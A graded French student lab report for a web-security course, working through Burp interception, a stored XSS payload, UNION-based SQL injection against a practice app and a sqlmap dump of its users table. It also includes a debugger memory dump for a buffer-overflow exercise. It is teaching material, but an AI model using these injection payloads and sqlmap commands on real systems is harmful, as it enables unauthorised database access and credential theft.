
7. Configurer le proxy de votre navigateur pour passer à travers Burp.




8. Reconnectez- vous sur l'application web et observez les changements dans Burp, désactiver le mode intercept.

Changements dans Burp : ok





Désactivation du mode intercept :



Burp Suite Community Edition v2021.8.2 - Tem

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://192.168.1.8:3000	GET	/			304	152			
3	http://192.168.1.8:3000	GET	/assets/semantic/semantic.js			304	239	script	js	
5	http://192.168.1.8:3000	GET	/assets/images/mti-long.png			404	409	HTML	png	Error
6	http://192.168.1.8:3000	GET	/assets/images/mti-long.png			404	409	HTML	png	Error
7	http://192.168.1.8:3000	GET	/assets/semantic/themes/default/asset...			304	238		woff2	
8	http://192.168.1.8:3000	GET	/assets/semantic/themes/default/asset...			304	238		woff2	

La requête peut se terminer et l'application ouvre enfin dans Firefox.

Vulnérabilité XSS

1. Aller à la page XSS

Informations sur le produit

Nom du produit:


Catégorie:

Fournisseur:

Prix:

id	Produit	Catégorie	Fournisseur	Prix
24	Premier	ordinateur	Dell	20

2. Réactiver le mode intercept sur Burp



3. Sur la page des produits ajouter un nouveau produit.

Informations sur le produit

Nom du produit:

Catégorie:


Fournisseur:

Prix:

id	Produit	Catégorie	Fournisseur	Prix
24	Premier	ordinateur	Dell	20

4. Observer la requête sur Burp, et passer là au serveur

Requête sur Burp :



Request to http://192.168.1.8:3000


Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex \n

```
1 POST /add HTTP/1.1
2 Host: 192.168.1.8:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 56
9 Origin: http://192.168.1.8:3000
10 Connection: close
11 Referer: http://192.168.1.8:3000/add
12 Upgrade-Insecure-Requests: 1
13
14 name=produit+nouveau&cat=laptop&fournisseur=hp&prix=1234
```

17	http://192.168.1.8:3000	GET	/add	200	7669	HTML		INF4420a TP1
19	http://192.168.1.8:3000	GET	/assets/semantic/semantic.js	304	239	script	js	
20	http://192.168.1.8:3000	GET	/assets/images/mti-long.png	404	409	HTML	png	Error
22	http://192.168.1.8:3000	GET	/assets/images/mti-long.png	404	409	HTML	png	Error
23	http://192.168.1.8:3000	POST	/add					

Passage au serveur :



Request to http://192.168.1.8:3000

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex \n

```
1 GET /add HTTP/1.1
2 Host: 192.168.1.8:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.1.8:3000/add
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10
11
```

5. Ajouter un nouveau produit, et modifier la catégorie pour qu'elle corresponde à "Hacked" sur Burp.

Produit ajouté :

Informations sur le produit

Nom du produit

troisieme

Catégorie

Laptop

Fournisseur


salut

Prix

4321

Ajouter

Modification de la catégorie dans Burp : ok




6. Désactiver le mode intercept sur Burp

Résultat après avoir désactivé intercept dans Burp : bien

id	Produit	Catégorie	Fournisseur	Prix
24	Premier	ordinateur	Dell	20
25	produit nouveau	laptop	hp	1234
26	troisieme	Hacked	salut	4321

7. Ajouter un nouveau produit et préciser dans le nom du produit

`<script>alert("xss sur le nom du produit")</script>`




Informations sur le produit

Nom du produit

Catégorie

Fournisseur

Prix



ok

8. Quel est le type de cette XSS ?

Il s'agit d'une attaque XSS de type reflected (non-persistente). L'attaquant modifie la requête qui sera envoyée au serveur. Ensuite, la réponse HTTP envoyée à la victime reflètera cette requête malveillante immédiatement, sans vérification. Ici, on injecte un script et le script injecté dans la requête se reflète dans la réponse. non, l'attaque sera bien persistente, car bien qu'ici on affiche directement le produit nouvellement ajouté (ce qui lance le script), on stocke aussi ce nouveau produit en BD, et donc dès qu'on voudra ré accéder à la liste des produits le script se lancera

Source : <https://www.acunetix.com/websitesecurity/xss/>

9. Comment corriger cette vulnérabilité et à quel niveau (Frontend or Backend), Justifier votre réponse.

Cette erreur peut-être corrigée aux 2 niveaux.


Au niveau front-end, il faudrait faire une validation sur le client pour vérifier si la chaîne entrée correspond à la forme attendue. Par exemple, ici, on pourrait empêcher le client de cliquer sur "Ajouter" si le produit contient autre chose que [a-z] - [A-Z] et l'espace, ou encore tout simplement empêcher

l'entrée de caractères non permis dans le champ. Ainsi, on est certains qu'il ne s'agira pas d'une instruction qui peut modifier la requête et la réponse. ok (les sanitizers font ça automatiquement notamment, + le fait de bien utiliser les en-têtes et balises html)


D'une manière similaire, il est possible de faire une vérification au niveau back-end. Une fois la requête arrivée, il serait possible de vérifier que la requête est valide avant de retourner une réponse, au lieu de retourner une réponse immédiatement, sans faire de validation au préalable. Ainsi, si une requête contient des caractères spéciaux indiquant potentiellement la présence d'un script, une réponse d'erreur pourrait être retournée plutôt que d'exécuter la requête envoyée. ok

Vulnérabilité d'injection SQL

1. Aller à la Page SQLi




2. Réactiver le mode intercept sur Burp




3. Recherche le produit avec l'id 24, observer la requête sur Burp, et passer là au serveur. désactiver le mode intercept sur Burp.

Recherche de l'id 24 :




Requête sur Burp : ok




44	http://192.168.1.8:3000	GET	/search			200	5844	HTML		INF4420a TP1
45	http://192.168.1.8:3000	GET	/assets/semantic/semantic.js			304	239	script	js	
47	http://192.168.1.8:3000	GET	/assets/images/mti-long.png			404	409	HTML	png	Error
49	http://192.168.1.8:3000	GET	/assets/images/mti-long.png			404	409	HTML	png	Error
50	http://192.168.1.8:3000	POST	/search	✓						

Forward et intercept off :



4. Introduisez le caractère ' sur le champ id, à quoi correspond le message et que permet-il d'identifier.




Cela cause une erreur de syntaxe lors de la tentative d'une manipulation de la base de données. Cela indique qu'on peut faire des injections SQL, c'est-à-dire qu'on peut rouler des instructions SQL sur la base de données à partir du client et dont potentiellement infecter celle-ci. **exactement**

Source : https://www.w3schools.com/sql/sql_injection.asp

5. Utiliser le champ de recherche et introduisez

24 Order by [num]

num varie de 1 à 10, quelle information peut on conclure sur la table produit.



Lorsqu'on entre un num > 6, on obtient une erreur. On peut en conclure avec le message d'erreur que la table produit contient uniquement 5 colonnes, soit normalement id, produit, catégorie, fournisseur et prix. **oui**

6. Utiliser le code suivant à la place du champ de recherche,

-1 Union select 1,2,3,4,5.

Pourquoi avons - nous choisi les options -1 et les cinq chiffres après le select.

Le -1 fait en sorte qu'aucun produit ne sort (étant donné que id > 0), et donc que quand on fait Union avec un autre select, c'est uniquement les résultats du 2e select qui apparaissent.

ok

Information Produit

id: 1
Produit: 2
Catégorie: 3
Fournisseur: 4
Prix: 5

Ensuite, les 5 chiffres sont les valeurs qu'on attribue aux 5 colonnes et qu'on peut voir apparaître dans le produit retourné. **oui**

7. Utiliser le texte suivant à la place du champ de recherche,

-1 Union select database(),1,2,3,4,5,

quelle est le nom de la base de données

Résultat avec la commande *-1 Union select database(),1,2,3,4 :*

Information Produit

id: inf4420a
Produit: 1
Catégorie: 2
Fournisseur: 3
Prix: 4

Le nom de la base de données est donc inf4420a, puisqu'il s'agit de la valeur database() attribuée à la première colonne. **ok**

8. Changer le texte précédent pour identifier l'utilisateur de la base de données. Que pouvez vous conclure.

Avec user() au lieu de database() :

Information Produit

id: root@172.17.0.3

Produit: 1

Catégorie: 2

Fournisseur: 3

Prix: 4

L'utilisateur de la base de données est donc root avec l'adresse IP 172.17.0.3. On peut donc en conclure que l'utilisateur a tous les accès et que si son compte est compromis, l'attaquant aura la flexibilité de faire tout ce qu'il veut avec la base de données. **exact**

9. En utilisant *information schema* de Mysql identifier la deuxième table de la base de données inf4420a, et récupérer son contenu.

Recherche du nom de la 2e table :

Q -1 Union SELECT 1, 2, 3, 4, group_concat(table_name) FROM information_schema.tables|

Information Produit

id: 1
Produit: 2
Catégorie: 3
Fournisseur: 4
Prix:
produit,users,ADMINISTRABLE_ROLE, AUTHORIZATIONS,APPLICABLE_ROLES,CHARACTER_SETS,CHECK_CONSTRAINTS,COLLATIONS,COLLATION_CHARACTER_SET_APPLICABILITY,COLUMNS,COLUMN_PRIVILEGES,COLUMN_STATISTICS,ENABLED_ROLES,ENGINES,EVENT

On voit que la 2e table (après produit) est users. **ok**

Recherche des colonnes pour la table users :

Q -1 Union SELECT 1, 2, 3, 4, group_concat(column_name) FROM information_schema.columns WHERE table_name=N'users'|

Information Produit

id: 1
Produit: 2
Catégorie: 3
Fournisseur: 4
Prix:
id_user,username,password,USER,CURRENT_CONNECTIONS,TOTAL_CONNECTIONS

Les 3 colonnes de la table sont id_user, username et password.

Recherche du contenu de la table users avec les 3 différentes colonnes :

Information Produit

id: 1,2

Produit: admin,Bob

Catégorie: SuperP@ssw0rd,P@ssw0rd

Fournisseur: 4

Prix: 5

bien

10. Utilisez sqlmap pour faire la question précédente.

Récupération de la 2e table de la base de données:

```
(kali@kali)-[~]  
$ sqlmap -u http://192.168.1.8:3000/search --data=id=24 --tables -D inf4420a --
```

...

```
back-end DBMS: MySQL >= 3.0  
[17:02:57] [INFO] fetching tables for database: 'inf4420a'  
Database: inf4420a  
[2 tables]  
+-----+  
| produit |  
| users  |  
+-----+  
  
[17:02:57] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.8'  
  
[*] ending @ 17:02:57 /2021-10-15/
```

Il s'agit bel et bien de users.

Récupération du contenu de la 2e table de la base de données : **bien**

```
(kali@kali)-[~]  
$ sqlmap -u http://192.168.1.8:3000/search --data=id=24 --tables --dump -D inf4420a -T users
```

```
[17:07:09] [INFO] fetching columns for table 'users' in database 'inf4420a'  
[17:07:09] [INFO] fetching entries for table 'users' in database 'inf4420a'  
Database: inf4420a  
Table: users  
[2 entries]  
+-----+-----+-----+  
| id_user | password | username |  
+-----+-----+-----+  
| 1       | SuperP@ssw0rd | admin |  
| 2       | P@ssw0rd      | Bob   |  
+-----+-----+-----+  
  
[17:07:09] [INFO] table 'inf4420a.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/  
192.168.1.8/dump/inf4420a/users.csv'  
[17:07:09] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/1  
92.168.1.8'  
  
[*] ending @ 17:07:09 /2021-10-15/
```

11. Le listing 1 reprends le code utilisé au niveau de l'application. Comment-peut on l'améliorer pour corriger la vulnérabilité sql.

Afin d'éviter qu'un attaquant puisse effectuer une requête SQL comme bon lui semble sur la base de données en entrant un "id" (qui est en fait une requête SQL), il faudrait que le code vérifie que ce que l'utilisateur a entré est bel et bien un id. La requête pourrait donc s'effectuer uniquement si le id est composé exclusivement de chiffres (dans notre cas). Si le id n'a pas la forme attendue, une erreur serait retournée. Ainsi, l'attaquant ne pourrait pas profiter de cette vulnérabilité pour obtenir des informations auxquelles il ne devrait pas avoir accès dans la base de données, comme c'était le cas dans ce TP. Bref, il ne faut pas directement utiliser l'entrée faite par le client, il faut faire une validation avant.

Question 4 - Hacking [/2] 2/2

Voir énoncé

1. Identifier les adresses où commencent, le nom d'utilisateur saisi et la première instance du tableau des utilisateurs (l'utilisateur "root")

L'adresse du username: 0x000F3018

L'adresse du users[0]: 0x000F3040 ok

OllyDbg - hack1.exe

File View Debug Plugins Options Window Help

CPU - main thread, module ntdll

770101C8 895C24 08 MOV DWORD PTR SS:[ESP+8],EBX
770101CC E9 B99C0200 JMP ntdll.77039E8A
770101D1 8DA424 00000000 LEA ESP,DWORD PTR SS:[ESP]
770101D8 8DA424 00000000 LEA ESP,DWORD PTR SS:[ESP]
770101DF 90 NOP
770101E0 8BD4 MOV EDX,ESP
770101E2 0F34 SYSENTER
770101E4 C3 RETN
770101E5 8DA424 00000000 LEA ESP,DWORD PTR SS:[ESP]
770101EC 8DA424 00 LEA ESP,DWORD PTR SS:[ESP]
770101F0 8D5424 08 LEA EDX,DWORD PTR SS:[ESP+8]
770101F4 CD 2E INT 2E
770101F6 C3 RETN
770101F7 00 ALO

Registers (FPU)

EAX 000F13A8 hack1.<ModuleEntryPoint>
ECX 00000000
EDX 00000000
EBX 7EFDE000
ESP 0038F930
EBP 00000000
ESI 00000000
EDI 00000000
EIP 770101C8 ntdll.770101C8
C 0 ES 002B 32bit 0(FFFFFFFF)
P 0 CS 0023 32bit 0(FFFFFFFF)

Address Hex dump ASCII

000F3000 4E E6 40 B8 B1 19 BF 44 Np...D
000F3008 FF FF FF FF FF FF FF FF
000F3010 FE FF FF FF 01 00 00 00 0...
000F3018 20 20 20 20 20 20 20 20 user_name
000F3020 20 20 20 20 20 20 20 20
000F3028 20 20 20 20 20 20 20 20
000F3030 20 20 20 20 20 20 20 20
000F3038 20 20 20 20 20 20 20 20
000F3040 72 6F 6F 74 00 00 00 00 users
000F3048 00 00 00 00 00 00 00 00 root...
000F3050 00 00 00 00 39 38 37 369876
000F3058 35 00 00 00 00 00 00 00 5.....
000F3060 00 00 00 00 00 00 00 00
000F3068 6D 6F 69 00 00 00 00 00 moi.....
000F3070 00 00 00 00 00 00 00 00
000F3078 00 00 00 00 61 6C 6C 6Fallo
000F3080 00 00 00 00 00 00 00 00
